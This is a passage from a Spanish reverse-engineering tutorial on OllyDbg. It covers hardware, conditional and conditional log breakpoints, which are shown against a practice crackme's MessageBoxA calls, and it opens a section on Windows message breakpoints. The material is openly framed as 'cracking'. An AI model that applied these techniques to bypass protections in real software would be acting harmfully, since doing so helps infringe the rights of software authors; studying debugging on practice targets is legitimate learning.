


Veo que haya marcado la zona que haya marcado, me aparece solo en este caso la opción de colocarlo en un solo byte a partir de 4020CA o dos bytes (WORD), la opción de 4 bytes va de cuatro en cuatro así que si uno de casualidad elije una dirección intermedia no aparecerá, como en este caso,

Vemos que si hago click derecho en el byte siguiente y elijo HARDWARE ON ACCESS, solo aparece la opción BYTE




Y en el siguiente ya me aparece nuevamente la opción DWORD o sea que abarque cuatro bytes.




El tema es que si yo quiero que pare cuando guarda o lee en 4020CA, con que haya un HBP en un solo byte es suficiente pues al intentar guardar o leer en la dirección parara igual.


Vuelvo a 4020CA y coloco un HBP ON ACCESS- BYTE




Vemos que en la lista nos marca el tamaño 1 o sea un BYTE




Doy RUN



Allí nos dice OLLY que paro por el HBP 1 o sea el primero de la lista de los HBP.



Veo que para en la línea siguiente a donde guarda o lee, eso ocurre con los HBP ON ACCESS y ON WRITE siempre debemos recordar que se pasan una instrucción y paran en la instrucción siguiente.




Y para justo después de guardar, a diferencia del MEMORY BREAKPOINT que hubiera parado en 401007, justo en la instrucción que lo activa.

Bueno lo mismo se puede realizar con los HBP ON WRITE, en ese caso solo parara cuando guarda no cuando lea, y en la instrucción siguiente a la que lo activa.


BREAKPOINT CONDICIONALES

Son en realidad una variante de los BPX comunes, solo que al activarse OLLYDBG chequera si alguna condición que le colocamos se cumple y en ese caso parara, si no se cumple seguirá corriendo como si no existiera.


Veamos un ejemplo




Reiniciamos el OLLY y borramos todos los HBP si quedo alguno del ejemplo anterior y colocare un BPX CONDICIONAL o BREAKPOINT CONDICIONAL en 40100E, para ello marco la línea, hago click derecho y elijo BREAKPOINT CONDICIONAL.




Me sale la ventanita para que escriba la condición




Pondré que pare si EAX vale 400000, o sea la condición será EAX==400000




En la ayuda del OLLYDBG nos muestra los símbolos que podemos utilizar, en este caso el igual, se representa por dos símbolos igual consecutivos.




Vemos que en el caso de un BPX CONDICIONAL se cambia a color rosado, apreto F9




Vemos que paro y OLLYDBG nos dice



Si vemos EAX vemos que vale 400000, lo cual fue la condición para que se detuviese




Si reinicio y borro el BPX CONDICIONAL y ahora coloco otro pero que pare si EAX==500000 por ejemplo




Y doy RUN

Vemos que el crackme se ejecuta y no para en el BREAKPOINT ya que siempre al pasar por allí, vale EAX=400000 y la condición no es cumplida, por lo tanto no se detiene.

Si vamos a HELP-CONTENTS





Allí a BREAKPOINTS y luego a expression

Breakpoints

OllyDbg supports several kinds of breakpoints:

- **Ordinary breakpoint**, where the first byte of the command you want to break on is replaced by a special command INT3 (T
Debugger). You place this breakpoint by selecting the command in Disassembler and pressing **F2**, or over pop-up menu. Whe
F2 for the second time, breakpoint will be removed. Notice that program stops before command with breakpoint is executed.
The number of INT3 breakpoints you may set is unlimited. When you close debugged program or Debugger, OllyDbg automati
breakpoints to disk. Never try to set this breakpoint on data or in the middle of the command! OllyDbg warns you if you attemp
breakpoint outside the code section. You can permanently turn off this warning in Security options. In some cases Debugger
own temporary INT3 breakpoints.

- **Conditional breakpoint** (shortcut **Shift+F2**) is an ordinary INT3 breakpoint with associated expression. Each time Debugge
this breakpoint, it estimates expression and, if result is non-zero or expression is invalid, stops debugged program. Of course,
caused by false conditional breakpoint is very high (mostly due to latencies of the operating system). On PII/450 under Winc
OllyDbg processes up to 2500 false conditional breakpoints per second. An important case of conditional breakpoint is break
message (like WM_PAINT). For this purpose you can use pseudovariable MSG together with proper interpretation of argument

OLLYDBG nos mostrara ejemplos de expresiones que pueden ser usadas en las condiciones

Evaluation of expressions

OllyDbg supports very complex expressions. Formal grammar of expressions is described at the end of this topic, but hone
not interested in it, are you? So I'll begin with examples:

10 - constant 0x10 (unsigned). All integer constants are assumed hexadecimal unless followed by a decimal point;

10. - decimal constant 10 (signed);

'A' - character constant 0x41;

EAX - contents of register EAX, interpreted as unsigned number;

EAX. - contents of register EAX, interpreted as signed number;

[123456] - contents of unsigned doubleword at address 123456. By default, OllyDbg assumes doubleword operands;

DWORD PTR [123456] - same as above. Keyword PTR is optional;

[SIGNED BYTE 123456] - contents of signed byte at address 123456. OllyDbg allows both MASM- and IDEAL-like me
expressions;

STRING [123456] - ASCII zero-terminated string that begins at address 123456. Square brackets are necessary becau
the contents of memory;

[[123456]] - doubleword at address that is stored in doubleword at address 123456;

2+3*4 - evaluates to 14. OllyDbg assigns standard C priorities to arithmetical operations;

(2+3)*4 - evaluates to 20. Use parentheses to change the order of operations;

EAX.<0. - 0 if EAX is in range 0..0x7FFFFFFF and 1 otherwise. Notice that constant 0 is also signed. When comparin
unsigned, OllyDbg always converts signed operand to unsigned.

EAX<0 - always 0 (false), because unsigned numbers are always positive.

MSG==111 - true if message is WM_COMMAND. 0x0111 is the code for WM_COMMAND. Use of MSG makes sense
conditional or conditional logging breakpoint set on call to or entry of known function that processes messages.

[STRING 123456]=="Brown fox" - true if memory starting from address 0x00123456 contains ASCII string "Brown fox
FOX JUMPS", "brown fox???" or similar. The comparison is case-insensitive and limited in length to the length of text


EAX=="Brown fox" - same as above, EAX is treated as a pointer.


UNICODE [EAX]=="Brown fox" - OllyDbg treats EAX as a pointer to UNICODE string, converts it to ASCII and compa

BREAKPOINT CONDICIONAL LOG


Es un BPX condicional igual que el anterior, solo que en este caso podemos activar que nos loguee o nos guarde ciertos valores al pasar por el BPX CONDICIONAL, en este caso las opciones son muchísimas, probaremos en el caso de una API que tiene varios accesos y queremos que loguee o nos guarde ciertos datos al pasar por ella.
Usamos el ejemplo de la api pero puede ser colocado un BPX CONDICIONAL LOG en cualquier dirección sea api o no, reiniciemos el OLLY.

Vamos a la dirección de la api, ya sabemos como CLICK DERECHO-GOTO EXPRESSION







Allí estamos ahora hacemos CLICK DERECHO- BREAKPOINT- CONDICIONAL LOG



Vemos que nos aparece una ventana con más opciones




En este caso no haremos que pare en la api, solo que nos loguee ciertos datos de interés.




Como no queremos que pare no colocamos ninguna CONDICIÓN y en la opción PAUSE PROGRAM elegimos que no pare nunca o sea ponemos la marca en NEVER.
Luego en LOG VALUE OF EXPRESIÓN ponemos que nos guarde el valor de [esp] que escribimos en el renglón EXPRESSION, que como sabemos será la dirección de retorno al programa desde la api, ya que es el valor superior del stack, por lo tanto en la segunda opción LOG VALUE OF EXPRESIÓN elegimos ALWAYS para que la LOGUEE siempre, y en el tercer renglón nos da la opción si queremos LOGUEAR los argumentos o parámetros de la función o api, pues no estará de mas, ponemos ALWAYS tambien.


Vamos a la ventana LOG o L



Y limpiamos la misma para ver claro lo que guarde el programa a partir de aquí con CLICK DERECHO-CLEAR WINDOW.




Vemos que también allí esta la opción de guardar lo logueado, en una fila de texto, si lo necesitamos lo podemos activar allí.




Ahora doy RUN con f9

Llego a la ventana del crackme y aun no hay en el LOG nada sobre nuestra api pues aun no paso por la misma.

Vamos a REGISTER y pongamos un user y pass cualquiera.



Al apretar OK





```
773A0000 Module C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1c
5B150000 Module C:\WINDOWS\system32\uxtheme.dll
062D0000 Module C:\WINDOWS\system32\SSSensor.dll
60300000 Module C:\Archivos de programa\Yahoo!\Messenger\idle.dll
77D504EA COND: 0040137D
77D504EA CALL to MessageBoxA from CRACKME.00401378
           hOwner = 00090884 ('CrackMe v1.0',class='No need to disasm the code!')
           Text = "No luck there, mate!"
           Title = "No luck!"
           Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
Command
```

Vemos allí que nos muestra aun sin haberse detenido el OLLY, la info de la MessageBoxA, primero el valor superior del stack que es 40137D o sea la dirección de retorno de la api, y luego los parámetros de la misma, en este caso que es un call desde 401378, el texto, el titulo etc.

En este caso nos muestra solo una información pero que tal si una api se ejecuta 100 veces por ejemplo, podemos loguear todas a una fila de texto, pero si queremos que pare en una sola determinada de toas esas veces en ese caso, debemos usar la CONDICION.


Si tuviera aquí una lista con la info de 100 veces diferentes que paro el programa en esa api, puedo colocarle algún dato que me da la info en la condición, por ejemplo la dirección de retorno en este caso, la puedo usar como condición y de esa forma solo parara de las 100, en la que regrese a 40137d, las que son llamadas de otras direcciones del programa no parara.

Para ello reinicio el OLLY y voy nuevamente a la api y ahora pongo un BPX CONDICIONAL LOG así.




Cambio la tilde para que solo pare cuando se cumpla la condición (ON CONDITION) y escribo la condición o sea que solo pare cuando [esp] sea igual a 40137D.
En esta forma solo parara cuando pase por la api y sea el valor superior del stack 40137d el cual es la dirección de retorno de la api y me asegura que solo parara en esa.


Corramos el programa pero ahora cuando vayamos a REGISTER coloquemos un nombre con números como ricnar456 y password 989898



Recordamos que cuando poníamos un nombre que tenia números, paraba 2 veces en la api messageboxa, apretemos OK



Vemos que salio la primera MessageBoxA pero no paro OLLY en ella, vemos en el log la dirección de retorno es 4013C1 y no se activa la condición por ello no paro.



Al apretar aceptar

```
77D504EA   8BFF            MOV EDI,EDI
77D504EC   55              PUSH EBP
77D504ED   8BEC            MOV EBP,ESP
77D504EF   833D BC04D777   CMP DWORD PTR DS:[77D704BC],0
77D504F6   74 24           JE SHORT USER32.77D5051C
77D504F8   64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
77D504FE   6A 00           PUSH 0
77D50500   FF70 24         PUSH DWORD PTR DS:[EAX+24]
77D50503   68 240BD777     PUSH USER32.77D70B24
77D50508   FF15 C812D177   CALL DWORD PTR DS:[<&KERNEL32.Interlock  kernel32.Interl
77D5050E   85C0            TEST EAX,EAX
77D50510   75 0A           JNZ SHORT USER32.77D5051C
77D50512   C705 200BD777   MOV DWORD PTR DS:[77D70B20],1
77D5051C   6A 00           PUSH 0
```

Ahí si en la segunda vez que va a la api, se cumple la condición y para.

```
Conditional breakpoint at USER32.MessageBoxA
```

Vemos que en la parte superior del stack esta el valor 40137d que fue el que activo el BPX CONDICIONAL LOG.

```
0012FE8C  0040137D  CALL to MessageBoxA from CRACKME.00401378
0012FE90  002C0832  hOwner = 002C0832 ('CrackMe v1.0',class='No need to disasm the code!')
0012FE94  00402169  Text = "No luck there, mate!"
0012FE98  00402160  Title = "No luck!"
0012FE9C  00000030  Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
0012FEA0  0040124A  RETURN to CRACKME.0040124A from CRACKME.00401362
0012FEA4  0040218E  ASCII "RICNAR456"
0012FEA8  00000000
0012FEAC  0012FF1C
0012FEB0  00401128  RETURN to CRACKME.WndProc from <JMP.&KERNEL32.ExitProcess>
```

De cualquier forma OLLYDBG guardo el LOG de ambas ocasiones en que se detuvo

```
062D0000 Module C:\WINDOWS\system32\SSSensor.dll
60300000 Module C:\Archivos de programa\Yahoo!\Messenger\idle.dll
77D504EA COND: 004013C1
77D504EA CALL to MessageBoxA from CRACKME.004013BC
           hOwner = 002C0832 ('CrackMe v1.0',class='No need to disasm the code!')
           Text = "No luck there, mate!"
           Title = "No luck!"
           Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
77D504EA COND: 0040137D
77D504EA CALL to MessageBoxA from CRACKME.00401378
           hOwner = 002C0832 ('CrackMe v1.0',class='No need to disasm the code!')
           Text = "No luck there, mate!"
           Title = "No luck!"
           Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
77D504EA Conditional breakpoint at USER32.MessageBoxA
```

Ahí se ve claro que la segunda vez la dirección de retorno fue 40137D y nos muestra en el mismo LOG que la segunda vez se detuvo.

```
60300000 Module C:\Archivos de programa\Yahoo!\Messenger\idle.dll
77D504EA COND: 004013C1
77D504EA CALL to MessageBoxA from CRACKME.004013BC
           hOwner = 002C0832 ('CrackMe v1.0',class='No need to dis
           Text = "No luck there, mate!"
           Title = "No luck!"
           Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
77D504EA COND: 0040137D
77D504EA CALL to MessageBoxA from CRACKME.00401378
           hOwner = 002C0832 ('CrackMe v1.0',class='No need to dis
           Text = "No luck there, mate!"
           Title = "No luck!"
           Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
77D504EA Conditional breakpoint at USER32.MessageBoxA
Commanc  HE MessageBoxA
```

Bueno creo que con esto tienen para practicar un rato, aun quedan los MESSAGE BREAKPOINTS pero no quiero matarlos, lo dejamos para la parte 12 y luego de los MESSAGE BPX le prometo seguir crackeando un poco para no aburrirlos, pero esto deben saberlo antes de continuar.

Hasta la parte 12
Ricardo Narvaja
27 de noviembre de 2005

INTRODUCCIÓN AL CRACKING CON OLLYDBG parte 12

Veremos la forma práctica de usar los MENSAJES en WINDOWS.

Tengo esta cita que define un poco que son los mensajes en WINDOWS

Los mensajes en Windows son usados para comunicar la mayoría de los sucesos, al menos en los niveles básicos. Si quieres que una ventana o control (el cual es una ventana especializada) haga algo, debes enviarle un mensaje. Si otra ventana quiere que vos hagas algo, entonces te envía un mensaje. Si ocurre un evento, como cuando el usuario mueve el mouse, presiona el teclado, etc... entonces el sistema la envía un mensaje a la ventana afectada. Dicha ventana recibe el mensaje y actúa adecuadamente.

O sea que como ya sabemos, podemos en OLLYDBG trabajar poniendo BPX en las apis que realizan la mayoría de las funciones del programa, pero muchas veces resulta mas directo poner Breakpoints en estos mensajes que el programa envía directo al sistema llamados MESSAGE BREAKPOINTS o BMSG por la sigla que se utilizaba en SOFTICE para poder tipearlos.

